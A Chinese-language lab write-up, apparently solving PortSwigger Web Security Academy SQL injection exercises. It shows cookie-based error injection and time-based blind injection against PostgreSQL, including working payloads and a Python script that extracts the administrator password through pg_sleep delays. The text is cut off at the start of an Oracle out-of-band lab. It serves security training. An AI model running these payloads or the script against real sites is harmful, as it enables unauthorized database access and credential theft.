
在 union select 语句插入 PostgreSQL 报错回显,系统报错提示:存在字符串截断。

1
2
# 在 union select 插入报错查询
TrackingId=5a5Sgv63LGctZ9QN' union select cast((select username from users limit 1) as int)--+


删除前面 TrackingID(降低长度)然后再次访问,提示 union 前后的数据类型不匹配,union 前面的数据类型为字符串,而我们要利用报错注入回显,后面的字符为整型,所以这里不能使用 union。

1
2
# union 前后数据类型不匹配,提前发生报错回显
TrackingId=' union select cast((select username from users) as int)--+


通过 and 连接条件判断语句,未修改 payload 的情况下,系统再次报错提示 and 后面必须跟 bool 类型。

1
2
# 再次报错提示 and 后面需要时 bool 类型
TrackingId=' and cast((select username from users) as int)--+


添加 1= 增加条件判断,使得判断结果为 bool 类型,发现系统再次报错提示只接受一行数据。

1
2
# 增加 1= 使得数据类型变成 bool 类型
TrackingId=' and cast((select username from users) as int)=1--+


在 select 语句后面添加 limit,使得数据只返回一行内容,成功读取到第一行用户名为 administrator。

1
2
# 因为查询得到的结果是 administrator,属于字符串,所以程序会将字符串报错打印
TrackingId=' and cast((select username from users limit 1) as int)=1--+


由于第一行刚好是 administrator 用户数据,只需要将 username 换成 password 即可读取到 administrator 用户密码,使用该密码登录 web 后台。

1
TrackingId=' and cast((select password from users limit 1) as int)=1--+

1
2
administrator
rj0xy1bmwmleayd4rh42

实验十四:基于时间延迟的 SQL 盲注(PostgreSQL)

提示: 本实验包含一个盲注 SQL 注入漏洞。该应用程序使用跟踪 cookie 进行分析,并执行包含所提交 cookie 值的 SQL 查询。SQL 查询的结果不会返回,应用程序也不会根据查询是否返回任何行或导致错误而做出不同的响应。但是,由于查询是同步执行的,因此可以触发条件性时间延迟来推断信息。要解决实验问题,利用 SQL 注入漏洞造成 10 秒延迟。

考察基于时间的 SQL 注入,使得系统延迟相应 10 秒。

1
2
3
4
5
6
# 测试最终通过 PostgreSQL 成功延迟 10秒
# 注意在 Cookie 中分号需要 URL 编码
TrackingId=NVbaSuzxF4DwFHhN'%3b select pg_sleep(10)--+

# 或者通过 || 拼接查询
TrackingId=NVbaSuzxF4DwFHhN'||pg_sleep(10)--+

|| 拼接查询: Oracle、PostgreSQL、SQLite 数据库支持,MySQL 默认是逻辑或,开启 PIPES_AS_CONCAT 才是拼接,MSSQL 不支持。

实验十五:基于时间延迟与信息检索的 SQL 盲注(PostgreSQL)

提示: 本实验包含一个盲注 SQL 注入漏洞。该应用程序使用跟踪 cookie 进行分析,并执行包含所提交 cookie 值的 SQL 查询。SQL 查询的结果不会返回,应用程序也不会根据查询是否返回任何行或导致错误而做出不同的响应。但是,由于查询是同步执行的,因此可以触发条件性时间延迟来推断信息。查询 users 表中包含 username 和 password 字段,查询 administrator 用户密码,并登录 web 应用。



通过堆叠查询注入 PostgreSQL pg_sleep 语句,页面成功延迟响应,说明系统运行着 PostgreSQL 数据库。

1
2
# 页面超过 10 秒响应
TrackingId=FqEJVxQHRQzHQQEY'%3b select pg_sleep(10)--+


构建基于时间盲注的 SQL 语句。

1
2
3
4
5
6
7
8
9
10
11
# 通过 case when 建立条件判断
# 一旦 when 条件成立立即延迟 10 秒,否则直接响应
select case when (语句) then pg_sleep(10) else pg_sleep(0) end

# 通过 substr 和 ascii 判断每个字符串值
select password from users where username='administrator'
substr((select password from users where username='administrator'),1,1)
ascii(substr((select password from users where username='administrator'),1,1))>0

# 最终 payload
TrackingId=FqEJVxQHRQzHQQEY'%3b select case when (ascii(substr((select password from users where username='administrator'),1,1))>0) then pg_sleep(10) else pg_sleep(0) end--+

判断 password 字段长度为 20。

1
2
3
# 使用 length 判断 password 长度为 20
# 注意括号
TrackingId=FqEJVxQHRQzHQQEY'%3b select case when (length((select password from users where username='administrator'))=20) then pg_sleep(10) else pg_sleep(0) end--+

依据以上 payload 编写 Python 脚本。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
import requests
import sys
import urllib3
from time import time

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
url = "https://0a1900f403d2ed0c807c08290072005a.web-security-academy.net/"

proxy = {
"http": "http://127.0.0.1:8080",
"https": "http://127.0.0.1:8080"
}

for nums in range(1, 21):
header = {
"Cookie": f"TrackingId=FqEJVxQHRQzHQQEY'%3b select case when (ascii(substr((select password from users where username='administrator'),{nums},1))>65) then pg_sleep(10) else pg_sleep(0) end--+",
"Connection": "close"
}
while True:
try:
olds = int(time())
req = requests.get(url, headers=header, verify=False)
nows = int(time())
sleeps = nows - olds
break
except:
pass
if sleeps >= 10:
start = 66
end = 128
else:
start = 0
end = 65

for asciis in range(start, end):
header = {
"Cookie": f"TrackingId=FqEJVxQHRQzHQQEY'%3b select case when (ascii(substr((select password from users where username='administrator'),{nums},1))={asciis}) then pg_sleep(10) else pg_sleep(0) end--+",
"Connection": "close"
}
while True:
try:
olds = int(time())
req = requests.get(url, headers=header, verify=False)
nows = int(time())
sleeps = nows - olds
break
except:
pass
if sleeps >= 10:
print(chr(asciis), end="", flush=True)
break


在通过 SQL 注入获取密码后,尝试使用该密码进行登录,但系统提示密码错误。随后对获取的密码进行逐字符手工校验,发现中间存在两个字符判断错误,分析原因可能为时间盲注对网络延迟较为敏感,在接近阈值时容易产生误判。

1
2
3
4
administrator
36ex187blvaYe2q20reI
# 手动测试
36ex187blvaqe2q20red

实验十六:基于外带交互的 SQL 盲注(Oracle)


提示: 本实验包含一个盲注 SQL 注入漏洞。该应用程序使用跟踪 cookie 进行分析,并执行包含所提交 cookie 值的 SQL 查询。由于 SQL 查询是异步执行的,不会影响应用程序的响应。但是,可以触发与外部域的带外交互。要完成本试验必须通过 Burp Collaborator 的默认公共服务器进行测试。

